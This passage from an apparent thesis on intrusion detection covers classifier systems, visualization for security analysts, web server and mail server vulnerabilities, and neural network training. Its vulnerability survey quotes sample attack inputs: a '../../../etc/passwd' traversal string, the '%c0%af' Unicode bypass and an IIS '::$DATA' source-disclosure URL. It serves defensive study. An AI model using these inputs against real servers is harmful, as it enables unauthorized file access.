A Holland Learning Classifier System (LCS) is one of the methods used for applying a genetic-based approach to machine learning applications. These systems are a class of ruled-based messaging systems [Holland 86], [Goldberg 85]. Rules are known as classifiers because they are mainly used to classify messages into general sets. Learning in classifier systems is achieved by two mechanisms: Bucket-brigade and Genetic Algorithms. Bucket-brigade allocates strength (credit) to the classifiers according to their usefulness in attaining system goals. Genetic Algorithms are used to search for new plausible classifiers. A basic classifier learning system is made up of an input interface, a classifier list, a message list, an output interface, a Bucket-brigade and a Genetic Algorithm.

2.5.7.5 Fuzzy evolutionary systems

Evolutionary computation can also be used for selecting an appropriate set of fuzzy rules for solving a complex classification problem. While a complete set of fuzzy IF-THEN rules is generating from numerical data by using multiple fuzzy rule tables, a genetic algorithm is used to select a relatively small number of fuzzy rules with high classification power [Ishibuchi 95].

2.6 Visualization

2.6.1 Introduction

Data visualization is the display of information in a graphic or tabular format. Successful visualization requires that the data be converted into a visual format so that the characteristics of the data and the relationships among data items or attributes can be analyzed or reported. The goal of visualization is the interpretation of the visualized information by a person and the formation of a mental model of the information. In everyday life, visual techniques such as graphs and tables are often the preferred approach used to explain the weather, the economy and the results of political elections. Likewise, while algorithmic or mathematical approaches are often emphasized in most technical disciplines, visual techniques can play a key role in data analysis.

Information presented in a visual format is learned and remembered better than information presented textually or verbally. The human brain is structured so that visual processing occurs rapidly and in parallel. Given a complicated visual scene, humans can immediately pick out important features in a matter of milliseconds. Brains are limited in terms of attention and memory but they excel at the processing of visual information. This is very different from information that is coded verbally or in a text format and must be processed one item at a time.

Typical tabular or text-based formats of presentation force the user to process information in ways that the brain is just not designed to do well. One thing that the science of cognitive psychology has clearly shown us is that the human has very severe restrictions on the amount of information that can be held in short-term memory at any one time. Once this short-term memory capacity (usually seven to nine chunks of information) has been exceeded, any new incoming information displaces previously held items.

Imagine having to read through all of the documents identified through a key-word term search on the Internet. Most likely, it would take you a long time just to sift through information. You would have to read portions of the text, page through to new sections while trying to remember what you just read, and cycle backward to recheck information that you already encountered. Thus, when trying to page through documents keeping track of several things at once, performance is bound to suffer. You will quickly reach a point at which you will either be unable to add new items into your short-term memory queue, or you will loose track of items already being monitored. As a result you may ‘forget’ about interesting results that you pass along the way and may loose the opportunity to incorporate them into the final outcome.

Visualization offers a powerful means of analysis that can help people uncover patterns and trends that are likely to be missed with other non-visual methods. Data analyses are often performed using other non-visual paradigms such as statistical testing, rule induction and unsupervised neural network modeling. However, many of these approaches require that you analyze data in hypothesis testing mode in which you have a priori notions about what the important results will be before the analysis actually begins. Results obtained with these methods tend to describe overall group trends, generalized differences, as well as broad categorizations. Visualization methods allow you to discover overall trends in your data set while also affording you an opportunity

to discover smaller hidden patterns that can often be just as important within an application. Visualization has proven to be reliable, easy to learn and extremely cost effective.

2.6.2 Motivations for Visualization

The overriding motivation for using visualization is that people can quickly absorb large amounts of visual information and find patterns in it. Another general motivation for visualization is to make use of the domain knowledge that is "locked up in people's heads". It is often difficult or impossible to fully utilize such knowledge in statistical or algorithmic tools. In some cases, an analysis can be performed using non-visual tools and then the results presented visually for evaluation by the domain expert. In other cases, having a domain specialist examine visualizations of the data may be the best way of finding patterns of interest since, by using domain knowledge, a person can often quickly eliminate many uninteresting patterns and direct the focus to the patterns that are important.

2.6.3 Visualization concepts

2.6.3.1 Representation: Mapping Data to Graphical Elements

The first step in visualization is the mapping of information to a visual format, i.e. mapping the objects, attributes and relationships in a set of information to visual objects, attributes and relationships [Tan 06]. That is, data objects, their attributes and the relationships among data objects are translated into graphical elements such as points, lines, shapes and colors.

Objects are usually represented in one of three ways. First, if only a single categorical attribute of the object is being considered, then objects are often lumped together into categories based on the value of that attribute and these categories are displayed as an entry in a table or an area on a screen. Second, if an object has multiple attributes, then the object can be displayed as a row (or column) of a table or as line on a graph. Finally, an object is often interpreted as a point in two or three-dimensional space, where graphically, the point might be represented by a geometric figure, such as circle, cross or box.

For attributes, the representation depends on the type of attribute, i.e. nominal, ordinal or continuous (interval or ratio). Ordinal and continuous attributes can be mapped to continuous, ordered graphical features such as location along the x, y, or z axes, intensity, color or size (diameter, width, height, etc.). For categorical attributes, each category can be mapped to a distinct position, color, shape, orientation or column in a table. However, for nominal attributes, whose values are unordered, care should be taken when using graphical features, such as color and position that have an inherent ordering associated with their values. In other words, the graphical elements used to represent the nominal values often have an order, but nominal values do not.

The representation of relationships via graphical elements occurs either explicitly or implicitly. For graph data, the standard graph representation – a set of nodes with links between the nodes – is normally used. If the nodes (data objects) or links (relationships) have attributes or characteristics of their own, then this is represented graphically. In most cases mapping objects and attributes to graphical elements implicitly maps the relationships in the data to relationships among graphical elements. In general, it is difficult to ensure that a mapping of objects and attributes will result in the relationships being mapped to easily observed relationships among graphical elements. Indeed, this is one of the most challenging aspects of visualization. In any given set of data, there are many implicit relationships and hence, a key challenge of visualization is to choose a technique that makes the relationships of interest easily observable.

2.6.3.2 Selection

Another key concept of visualization is selection, which is the elimination or the de-emphasis of certain objects and attributes. Specifically, while data objects that only have a few dimensions can often be mapped to a two or three-dimensional graphical representation in a straightforward way, there is no completely satisfactory and general approach to represent data with many attributes. Likewise, if there are many data objects, then visualizing all the objects can result in a display that is too crowded. If there are many attributes and many objects, then the situation is even more challenging.

The most common approach to handle many attributes is to choose a subset of attributes, usually two, for display. If the dimensionality is not too high, a matrix of bivariate plots can be constructed for simultaneous viewing. Alternatively, a visualization program can automatically show a series of two-dimensional plots, in

which the sequence is user directed or based on some predefined strategy. The hope is that visualizing a collection of two-dimensional plots will provide a more complete view of the data.

When the number of data points is high, e.g. more than a few hundred, or if the range of the data is large, it is difficult to display enough information about each object. Some data points can obscure other data points, or a data object may not occupy enough pixels to allow its features to be clearly displayed. In these situations, it is useful to be able to eliminate some of the objects, either by zooming in on a particular region of the data or by taking a sample of the data points.

2.6.3.3 Arrangement

As discussed earlier, the proper choice of visual representation of objects and attributes is essential for good visualization. The arrangement of items within the visual display is also crucial. So, rearranging a table of data, like row and column permutation, can make clear a relationship between objects and attributes. Also, separating connected components of a graph make the relationships between nodes and graphs much simpler to understand.

2.6.4 Visualization techniques

Visualization techniques are often specialized to the type of data being analyzed. Indeed, new visualization techniques and approaches, as well as specialized variations of existing approaches, are being continuously created, typically in response to new kinds of data and visualization tasks.

Despite this specialization and the ad hoc nature of visualization, there are some generic ways to classify visualization techniques. One such classification is based on the number of attributes involved (1,2,3 or many) or whether the data has some special characteristic, such as a hierarchical or graph structure. Visualization methods can also be classified according to the type of attributes involved. Yet another classification is based on the type of application: scientific, statistical, or information visualization. The visualization techniques can be summarized to three categories: visualization of a small number of attributes, visualization of data with spatial and/or temporal attributes and visualization of data with many attributes.

2.6.4.1 Visualization of a small number of attributes

- Stem and Leaf Plots
- Histograms
- Two-dimensional Histograms
- Box Plots
- Pie Charts
- Percentile Plots and Empirical Cumulative Distribution Functions
- Scatter Plots
- Extending Two and Three-Dimensional Plots

2.6.4.2 Visualization of Spatio-temporal Data

- Contour plots
- Surface Plots
- Vector Field Plots
- Lower-Dimensional Slices
- Animation

2.6.4.3 Visualization of Higher-Dimensional Data

- Matrices
- Parallel Coordinates
- Star Coordinates and Chernoff Faces

2.6.5 Visualization Principles

The following are the *ACCENT* principles for effective graphical display put forth by D.A. Burn [Burn 93] and adapted by M. Friendly [Friendly 05]:

Apprehension: Ability to correctly perceive relations among variables.

Clarity: Ability to visually distinguish all the elements of a graph.

Consistency: Ability to interpret a graph based on similarity to previous graphs.

Efficiency: Ability to portray a possibly complex relation in as simple a way as possible. Is the graph easy to interpret?

Necessity: The need for the graph and the graphical elements. Is the graph a more useful way to represent the data than alternatives (table, text)?

Truthfulness: Ability to determine the true value represented by any graphical element by its magnitude relative to the implicit or explicit scale. Are the graph elements accurately positioned and scaled?

E.R. Tufte [Tufte 86] has also enumerated the following principles for graphical excellence:

- Graphical excellence is the well-designed presentation of interesting data, a matter of *substance*, of *statistics* and of *design*.
- Graphical excellence consists of complex ideas communicated with clarity, precision and efficiency.
- Graphical excellence is that which gives to the viewer the greatest number of ideas in the shortest time with the least ink in the smallest space.
- Graphical excellence is nearly always multivariate.
- Graphical excellence requires telling the truth about the data.

2.7 Information Visualization Framework for IDS

2.7.1 Security Analyst Tasks

In this Internet era, organizational dependence on networked information technology and its underlying infrastructure has grown explosively. Even the best information security policies and prevention technologies will eventually fall to a determined attacker. This is why organizations rely on security analysts.

Network intrusion detection systems (IDS) assist security analysts by automatically identify potential attacks from network activity and produce alerts describing the details of these intrusions. IDS can be compared to a burglar alarm system in the real world. If an IDS produces an accurate alert the security analyst has a last opportunity to respond before the damage is done. It is important to note that in small companies a security

analyst is not likely to be cost effective, so interacting with the IDS is just one part of his job that includes other systems administration, network or security related tasks.

Analysts responsible for defending their organization's network infrastructure face a difficult struggle to stay current with attackers' strategies. The work of an ID analyst is a complex task that requires experience and knowledge. As networks grow and security threats increase, organizations will be hard to find analysts with the requisite expertise to immediately accomplish effective ID.

The analyst ID tasks involve more that reviewing IDS alerts. According to a recent work [Goodall 04] there are three distinct phases of ID work: monitoring, analysis and response. Because analysis and response phases of ID are highly dependent on the expertise of the analysts, the monitoring phase lends itself to being offloaded to less experienced staff.

Analysts must continually monitor IDSs for malicious activity. The number of alerts generated by most IDS can quickly become overwhelming and thus the analyst is overloaded with information which is difficult to monitor and analyze. Attacks are likely to generate multiple related alerts. Current IDS do not make it easy for operators to logically group related alerts. This forces the analyst to look only at aggregated summaries of alerts or to reduce the IDS signature set in order to reduce the number of alerts. There are more than 10000 rules in Snort, an open source IDS available to the general public [Snort 06]. By reducing the signature set the analyst knows that although it reduces the false alarms it is also likely to increase the number of false negatives, meaning that he will not be able to detect actual attacks.

In the intrusion detection area visualization tools are needed to offload the monitoring tasks, so that anomalies can be easily flagged for analysis and immediate response by the security analyst.

According to a recent survey [Komlodi 04] the following table 4-2 presents the relationship between the typical tasks of security analysts and the related requirements for Information Visualization (IV) tools.

Phase	Analyst Tasks	Visualization Needs
Monitoring	• Monitoring all attack alerts • Identifying potentially suspicious alerts	• An overview of the alert data • Support for pattern and anomaly recognition • Flexibility • Speed of processing
Analysis	• Analyzing alert data • Analyzing other related data • Diagnosing attack	• Multiple views, zoom, drill down, focus+context solutions • Correlation between displays, linked views • Filtering and data selection
Response	• Responding to attack • Documenting and reporting attack • Updating IDS	• Suggestion for response action • Incident reporting • Annotation/feedback to facilitate future analysis • Saving views • Historical display • Reporting data transfer

Table 2-2 Security analyst tasks and Visualization needs

The first phase of Intrusion Detection is the surveillance of the network infrastructure and resources. This consists of real-time monitoring of an IDS output or offline examination of IDS logs, usually daily. Although the IDS is the primary tool for monitoring phase, other monitoring tools from simple “pings” to determine if a server is listening to network management applications based on SNMP protocol are also used. These latter tools collect bandwidth statistics and system usage and monitor the operation of all network devices. In bigger companies or organizations more integrated Network Management Systems (NMS) are used which provide an integrated monitoring and management of all network devices and servers. From a security point of view, these secondary systems are typically not used for detecting intrusions, but provide additional data for the analysis phase that takes place next. As we notices earlier, many analysts do have duties and responsibilities in addition to ID and so often have limited time and attention to give in the continuous monitoring of the IDS.

The transition from monitoring to analysis and diagnosis is triggered by an event, usually an alert generated by the IDS. Analysis of alerts involves not only the alert itself, but many sources of data that provide the necessary information to determine whether or not the alert is an actual intrusion and if so, to examine its severity. While monitoring is a part of the daily ID work, analysis and response are much more unpredictable, both in frequency and duration. Analysis could happen once a week or several times a day. If an IDS alert, network anomaly or new vulnerability, is important it could require the analyst to spend hours researching the problem before a diagnosis can be made. However, there are times when the experience of the analyst is leveraged to immediately dismiss an alert as a false positive.

If the results of the analyst lead to a diagnosis that the alert does indeed represent a malicious activity, the analyst must then determine the correct response. This includes reaction, documentation and report of the attack. If an active response is required, the analyst must choose the most appropriate response based on prior experience and knowledge of the attack and the environment.

2.7.2 Visualization requirements

Most current Visualization tools focus solely on the monitoring phase and do not consider the entire Intrusion Detection as a whole.

2.7.2.1 Monitoring phase

In this phase analysts prefer simple, 2D displays for continuous monitoring. Displaying an overview of the current activity is essential. The most important attributes must be included in the visualization displays in order to provide an overview for the monitoring phase. Additionally, flexibility must be reflected in the visualization displays and this is an important requirement for both the monitoring and analysis phase. Additionally, visualization support for this phase must provide a starting point for recognizing and flagging events that require further analysis in a way that can be done quickly and effectively without requiring the analysts' full attention.

2.7.2.2 Analysis phase

Due to the large size of the data sets, filtering is a very important function for IV tools for ID as a transitional mechanism from monitoring to analysis. In this phase more powerful visualizations than in the monitoring phase are needed, that can represent multidimensional data from multiple sources. Also, the ability to have multiple views of the same or related data becomes important. Another important need is to display several levels of data such as raw packets, host information etc. and allow users to drill or zoom in on certain data items for more detailed investigation.

2.7.2.3 Response phase

The support necessary for responding to attacks extends IV displays beyond data manipulation and viewing. The ability to save views, keep histories of exploration and activity and annotating alerts will help analysts document and report incidents. These functions are often missing from IV tools, although they allow users to make the transition between exploring and finding information and using and reusing this information in their work. Finally, suggesting possible responses for different types of attacks could greatly aid the speed and efficiency of responding to attacks.

2.7.3 Conclusion

Network data analysis is a very important but time consuming task for any administrator or security analyst. A significant amount of time is devoted to sifting through text-only log files and messages generated by networks tools in order to secure networks.

Visualization offers a powerful means of analysis that can help the security analyst uncover hacker trends or strategies that are likely to be missed with other non-visual methods. Visualization allows him to audit the analytical process, since the operator is examining the network traffic directly and online and is making iterative decisions about what is being presented.

Combining traditional or novel analytical methods of ID with visual presentation techniques can generate a very robust approach to network security. Visualization and artificial intelligence can be incorporated in intrusion detection systems to produce more powerful security systems capable of dealing with the new attack challenges.

Chapter 3

Research statement

3.1 Introduction

In this section firstly, an overview of the web server vulnerabilities will be presented. Then, the various methods of machine learning used in our research will be analyzed such as Artificial Neural Networks and Evolutionary algorithms. Finally, a research overview of Intrusion Detection, Web Intrusion Detection, Evolutionary Artificial Neural Networks and Visualization in Intrusion Detection will be described.

3.2 Web Server security

The two most popular web servers are Microsoft Internet Information Services (IIS) and the opensource Apache Web Server. Although many other servers exist, due to their popularity, these offerings dominate the web server area.

Many optional features are also provided by modern web servers. These features allow increased convenience and functionality at the cost of increased security risk. In many cases, these additional features are not necessary and should be turned off.

3.2.1 Directory Listing

Directory listing may reveal information of value to an attacker such as misconfigured files or directories, source code to CGI scripts, log files and other information. If an attacker can guess the name of a file he may be able to download it anyway, but by making it more difficult we can often deter attackers, who may seek more fruitful targets. Directory listing is possible in the absence of index.html.

3.2.2 Symbolic links

Following symbolic links can provide attackers with access to sensitive parts of the file system.

3.2.3 Server-Side Includes (SSI)

SSIs are used to allow access to real time data from the server by the inclusion of special commands in the web page. Some are relatively innocuous such as displaying the current time but others such as the "exec" SSI may allow execution of arbitrary commands on the web server. In fact, in these days of plug-in CGI scripts and client-side software the value of SSIs has been reduced to historical interest.

3.2.4 Cross Site Scripting (XSS)

Cross site scripting attacks are often used by an attacker to make the user think that certain information is actually coming from another site. These attacks are often used in scams, or when an attacker is trying to fool people into thinking certain things about companies in order to lower the price of the stocks, product prices, etc.. One problem with this attack type is that the attacker must have the user click on a link he provides in order to view this information. Sometimes an attacker will use other existing holes to make this process more believable. These attacks are very common and a lot of major sites are affected by this attack type in some way or another.

3.2.5 Excessive privileges

To bind a listening socket on TCP port 80 (the default web port) or 443 (the default encrypted web port) requires administrative-level privileges on most systems. Unless the web server restricts the directories that are publicly accessible, other unintended directories may also be available to web clients. For this reason many web servers' privileges are dropped to a lower, less dangerous level, after binding to these ports.

3.2.6 Directory Traversal

This is a common technique used by hackers to access files outside the desired directory structure. In this type of attack an attacker will construct a request for a filename with a

format similar to ../../../etc/passwd. The .. directory is a shorthand for the parent or directory higher up. This construct goes up the directory tree and then it goes down to the desired file to access. Most current web servers reject requests with this sort of structure but Unicode encoding of this type of access may slip past unpatched servers.

3.2.7 Unicode

Unicode encoding allows for internationalization of web addresses by encoding a 16-bit superset of ASCII standard web addresses, which are encoded in ASCII. It also allows for encoding of otherwise inexpressible characters, such as spaces in web addresses. Unfortunately, some unpatched servers do not treat the same character in the same way, when expressed in Unicode form, as it is expressed as a normal ASCII character. The / character, for example, used to separate directory components can be expressed in Unicode as %c0%af. Unfortunately, due to this bug, this allowed for successful exploitation of the directory traversal issue. Most IDSs canonicalize (convert to a standard form) Unicode data, so that it can be analyzed consistently. This is especially important, since Unicode provides multiple methods of expressing the same character.

3.2.8 CGI (Common Gateway Interface) Security

The CGI defined an early and still quite commonly used method for the web server to interact with external programs that can vary their output based on the input they receive from the client browser. For security and performance reasons, many web servers include add-ons that will run CGIs in the web server itself. In general, this trend has proven to enhance security by disallowing dangerous actions (such as access outside of specified directories) within the framework of the web server itself, rather that relying on the expertise of the CGI author to provide these security features. On the browser side, both industry-standard and vendor-specific mechanisms exist to execute code on the browser with varying types of security controls.

The security considerations that exist are Web server bugs or misconfigurations that allow unauthorized remote attackers to:

- Download data not intended for them
- Execute commands on the server, or break out of the constraints of the commands allowed.

- Gain information on the configuration of the host or the s/w patch level, which will allow them to attack the web server.
- Launch DoS attacks, rendering the system temporarily unavailable.

One major source of web server compromise is the exploitation of vulnerable CGI programs. Many of these applications are not created with adequate attention to security matters for network enabled applications that must deal with untrusted input. This is crucial security matter, as web-based applications must be prepared to accept input of any sort and any length.

3.2.8.1 Unchecked Input causing Buffer Overflow or DoS

If a program allows a static buffer and the hacker enters more data than the buffer has allocated, a buffer overflow occurs, potentially leading to a compromise of the system

3.2.8.2 Command injection

Many CGI functions build commands to be executed via a shell command. Sometimes the full pathname to the command is not specified, thus allowing for the possibility that an unintended program of the same name may be executed in the context of the CGI program. Also, input containing shell meta characters may cause unintended commands to be executed and thus should be scanned for the standard shell meta characters.

3.2.8.3 Directory Traversal

If precautions are not taken with user supplied filenames the CGI function may be tricked into accessing a file outside the expected file structure.

3.2.8.4 SQL injection

Many e-commerce or other database applications that take input via a web form construct a SQL command from this input for query of a database. It is possible, with malformed unchecked input, to construct a valid SQL command that is significantly different from the desired command and execute queries or other SQL commands that are unintended (in particular the use of quote and hyphens should be disallowed in

input). Hyphens can be used in SQL queries to include comments and allow an attacker to comment out part of a query and thus bypass access controls.

3.2.8.5 Excessive privileges

CGIs often run in the context of the web server and thus may inherit the web server's privileges. Even if the application is considered secure, it is always important to take advantage of any mechanisms that help restrict access only to those resources that the applications need. Multiple application wrappers exist (cgiwrap, sbox and so on) that enforce that CGI scripts to run as unprivileged users.

3.2.8.6 Formail vulnerability

FormMail CGI program allows remote execution of commands. FormMail CGI program can be used by web servers other than the host server that the program resides on.

3.2.8.7 MailFile Vulnerability

CGI program mailfile.cgi in MailFile allows remote attackers to read arbitrary files by specifying the target file name in the "filename" parameter in a POST request, which is then sent by email to the address specified in the "email" parameter.

3.2.9 IIS vulnerabilities

The major vulnerabilities of Microsoft Internet Information Server (IIS) are the following:

3.2.9.1 Virus vulnerabilities (Code Red II worm)

The Code Red II worm uses a buffer overflow vulnerability in the IIS indexing service DLL.

Hack state: Complete system compromise, denial of service (DoS), file control, arbitrary code execution and privileged access.

3.2.9.2 Virus vulnerabilities (DoS Storm worm)

DoS Storm worm exploits Microsoft IIS systems that have not applied the proper security patches for web server Folder Traversal, which can lead to denial of service (DoS)

Hack state: Denial of Service.

3.2.9.3 Virus vulnerabilities (sadmindIIS worm)

Sadmind/IIS worm can lead to unauthorized access to Windows systems.

Hack state: Unauthorized access, unauthorized root access, arbitrary code execution, modified web content.

3.2.9.4 ISAPI buffer overflow

A section of code in idq.dll that handles input URLs (part of the IIS Indexing Service) contains an unchecked buffer, allowing a buffer overflow condition to occur. Because idq.dll runs in the system context, the attacker could gain administrative privileges. If other trusts have been established the attacker may also be able to compromise additional systems.

Hack state: Complete system compromise.

3.2.9.5 Denial-of-service (DoS) attacks

An HTTP GET is comparable to command-line file grabbing technique, but through a standard browser. An attacker can intentionally launch malformed GET requests to cause an IIS DoS situation, which consumes all server resources and therefore “hangs” the service daemon.

Hack state: Service obstruction

3.2.9.6 ASP vulnerability with data streams

The IIS Active Server Pages (ASP) tender an advanced, open, noncompilation application environment in which you can combine HTML, scripts and reusable Active X server components to create dynamic, secure Web-based business solutions.

URLs and the data they contain form objects called *streams.* In general, a data stream is accessed by referencing the associated filename, with further named streams corresponding to *filename:stream.* The exploit relates to unnamed data streams that can be accessed using *filename::$DATA.*

An attacker can open www.target.com/file.asp::$DATA and be presented with the source of the ASP code, instead of the output.

Hack state: code embezzlement.

3.2.9.7 Superfluous decoding

IIS runs a pass when a user tries to execute server programs or scripts. A decoding pass is performed, then a subsequent superfluous decode pass is performed. Windows systems running unpatched versions of IIS may be affected. A remote attacker can exploit the vulnerability in IIS related to the second superfluous decoding pass, allowing the attacker to gain unauthorized access, potentially with the privileges of the Everyone group by crafting a special request. The request may pass the initial security check, yet may be allowed access to a service to which it should not have access. This can allow the attacker to execute arbitrary code in the IUSR_machinename context.

Hack state: Unauthorized access, arbitrary code execution.

3.2.10 Mail attacks

There is a variety of mail vulnerabilities. We present the most important:

3.2.10.1 Webmails vulnerabilities

Buffer overflow in the web interface for Cmail allows remote attackers to execute arbitrary commands via a long GET request.

Directory traversal vulnerability in webmail feature of ArGoSoft Mail Server Plus allows remote attackers to read arbitrary files via .. (dot dot) sequences in a URL.

Buffer overflow in the MERCUR WebView WebMail server allows remote attackers to cause a denial of service via a long mail user parameter in the GET request.

ArGoSoft Mail Server allows a webmail user to cause a denial of service (CPU consumption) by forwarding the email to the user while autoresponse is enabled, which creates an infinite loop.

Cross-site scripting (XSS) vulnerability in admin.asp in CMailServer allows remote attackers to execute arbitrary web script or HTML via personal information fields, such as (1) username, (2) name, or (3) comments.

3.2.10.2 Mailpost vulnerability

Program mailpost.exe in MailPost allows remote attackers to cause a denial of service (server crash), leak sensitive pathname information in the resulting error message, and execute a cross-site scripting (XSS) attack via an HTTP request that contains a / (backslash) and arbitrary webscript before the requested file, which leaks the pathname and does not quote the script in the resulting Visual Basic error message.

3.2.10.3 Mailman vulnerability

Cross-site scripting (XSS) vulnerability in the driver script in mailman allows remote attackers to inject arbitrary web script or HTML via a URL, which is not properly escaped in the resulting error page.

3.2.10.4 SquirrelMail vulnerability

Cross-site scripting (XSS) vulnerability in webmail.php in SquirrelMail allows remote attackers to inject arbitrary web script or HTML via certain integer variables.

Directory traversal vulnerability in ftp file in the Vacation plugin for Squirrelmail allows local users to read arbitrary files via a .. (dot dot) in a get request.

PHP remote code injection vulnerability in webmail.php in SquirrelMail allows remote attackers to execute arbitrary PHP code by modifying a URL parameter to reference a URL on a remote web server that contains the code.

PHP remote code injection vulnerability in Squirrelmail allows remote attackers to execute arbitrary code via "URL manipulation."

3.3 Machine learning

In general, machine learning involves adaptive mechanisms that enable computers to learn from experience, learn by example and learn by analogy. Learning capabilities can improve the performance of an intelligent system over time. Machine learning mechanisms form the basis for adaptive systems. The most popular approaches to machine learning are artificial neural networks and genetic algorithms.

3.3.1 Neural network

A neural network can be defined as model of reasoning based on the human brain. The brain consists of a densely interconnected set of nerve cell, or basic information-processing units, called neurons. The human brain incorporates nearly 10 billion neurons and 60 trillion connections synapses, between them [Shepherd 90]. By using multiple neurons simultaneously, the brain can perform its functions much faster that the fastest computers in existence today.

A neuron consists of a cell body, soma, a number of fibres called dendrites and a single long fiber called the axon. While dendrites branch into a network around the soma, the axon stretches out to the dendrites and somas of other neurons. Figure 3-1 is a schematic drawing of a neural network.



Figure 3-1 Biological neural network

Signals are propagated from one neuron to another by complex electrochemical reactions. Chemical substances released from the synapses cause a change in the electrical potential of the cell body. When the potential reaches its threshold, an electrical pulse, action potential, is sent down through the axon. The pulse spreads out and eventually reaches synapses, causing them to increase or decrease their potential. However, the most interesting finding is that a neural network exhibits plasticity. In response to the stimulation pattern, neurons demonstrate long-term changes in the strength of their connections. Neurons also can form new connections with other neurons. Even entire collections of neurons may sometimes migrate from one place to another. These mechanisms form the basis for learning in the brain.

Our brain can be considered as a highly complex, nonlinear and parallel information-processing system. Information is stored and processed in a neural network simultaneously throughout the whole network, rather than at specific locations. In other words, in neural networks, both data and its processing are global rather than local.

Owing to the plasticity, connections between neurons leading to the 'right answer' are strengthened while those leading to the 'wrong answer' weaken. As a result, neural networks have the ability to learn through experience. The ease and naturalness with which they can learn led to attempts to emulate a biological neural network in a computer.

How do the artificial neural networks model the brain?

An artificial neural network consists of a number of very simple and highly interconnected processors, also called neurons, which are analogous to the biological neurons in the brain. The neurons are connected by weighted links passing signals from one neuron to another. Each neuron receives a number of input signals through its connections; however, it never produces more that a single output signal. The output signal is transmitted through the neuron's outgoing connection (corresponding to the biological axon). The outgoing connection, in turn, splits into a number of branches that transmit the same signal (the signal is not divided among these branches an any way). The outgoing branches terminate at the incoming connections of other neurons in the network. Table 3-1 shows the analogy between biological and artificial neural networks [Medsker 94].

Biological neural network	Artificial neural network
Soma	Neuron
Dendrite	Input
Axon	Output
Synapse	Weight

Table 3-1 Biological and Artificial Neural Network

3.3.1.1 Exact and Approximate representation using Feedforward Networks

Multilayer feedforward networks offer immense scope for exact representation of a broad class of input/output maps, as suggested by Kolmogorov's theorem [Kolmogorov 57]. However, practical design considerations, which include the actual construction of the neural network, demand an appreciation of the possibilities of approximation for meeting a desired error criterion. After all, the learning of an input/output mapping from a set of exemplars that a neural network is designed to realize and to generalize as well when presented with new inputs, may be described in terms of approximation theory. Appendix C describes the Kolmogorov's and Sprecher's exact representation and the approximate representation using feedforward networks.

3.3.1.2 Learning in ANNs

Learning in ANNs is typically accomplished using examples. This is also called "training" in ANNs because the learning is achieved by adjusting the connection weights in ANNs iteratively so that trained (or learned) ANNs can perform certain tasks. Learning in ANNs can roughly be divided into supervised, unsupervised and reinforcement learning.

Supervised learning is based on direct comparison between the actual output of an ANN and the desired correct output, also known as the target output. It is often formulated as the minimization of an error function such as the total mean square error between the actual output and the desired output summed over all available data. A gradient descend-based optimization algorithm such as backpropagation (BP) [Hinton 89] can then be used to adjust connection weights in the ANN iteratively in order to minimize the error.

Unsupervised learning is solely based on the correlations among input data. No information on "correct output" is available for learning.

Reinforcement learning is a special case of supervised learning where the exact desired output is unknown. It is based only on the information of whether or not the actual output is correct.

The essence of a learning algorithm is the learning rule, i.e. a weight-updating rule which determines how connection weights are changed. Examples of popular learning rules include the delta rule, the Hebbian rule and the competitive learning rule [Hertz 91].

3.3.1.3 Multilayer Feedforward Network Training by Backpropagation

A multilayered network that involves the minimization of an error function in the least mean square sense is trained by applying the gradient descent method encountered in optimization theory. The *backpropagation algorithm* (BP) also called the *generalized delta rule*, provides a way to calculate the gradient of the error function efficiently using the chain rule of differentiation. The error after initial computation in the forward pass is propagated backward from the output units, layer by layer, justifying the name "backpropagation". This algorithm has been rediscovered several times with minor variations. Appendix D describes the backpropagation algorithm as presented by Rumelhart, Hinton and Williams [Rumelhart 86].

3.3.1.4 Remarks on the Backpropagation algorithm

3.3.1.4.1 Convergence and Local Minima

The backpropagation algorithm implements a gradient descent search through the space of possible network weights, iteratively reducing the error E between the training example target values and the network outputs. Because the error surface for multilayer networks may contain many different local minima, gradient descent can become trapped in any of these. As a result, backpropagation over multilayer networks is only guaranteed to converge toward some local minimum in E and not necessarily to the global minimum error.

Despite the lack of assured convergence to the global minimum error, backpropagation is a highly effective function approximation method in practice. In many practical applications the problem of local minima has not been found to be as severe as one might fear [Mitchell 97]. To comment better this, consider that networks with large numbers of weights correspond to error surfaces in very high dimensional spaces (one dimension per weight). When gradient descent falls into a local minimum with respect to one of these weights, it will not necessarily be in a local minimum with respect to the other weights. In fact, the more weights in the network, the more dimensions that might provide "escape routes" for gradient descent to fall away from the local minimum with respect to this single weight.

A second perspective on local minima can be gained by considering the manner in which network weights evolve as the number of training iterations increases. Notice that if network weights are initialized to values near zero, then during early gradient descent steps the network will represent a very smooth function that is approximately linear in its inputs. This is because the sigmoidal threshold function itself is approximately linear when the weights are close to zero. Only after the weights have had time to grow will they reach a point where they can represent highly nonlinear network functions. One might expect more local minima to exist in the region of the weight space that represents these more complex functions. One hopes that by the time the weights reach this point they have already moved close enough to the global minimum that even local minima in this region are acceptable.

Despite these comments, gradient descent over the complex error surfaces represented by ANN is still poorly understood and no methods are known to predict with certainty when local minima will cause difficulties. Common heuristics to attempt to alleviate the problem of local minima include:

- Add a momentum term to the weight-update rule. Momentum can sometimes carry the gradient descent procedure through local minima, though in principle it can also carry it through narrow global minima into other local minima!.
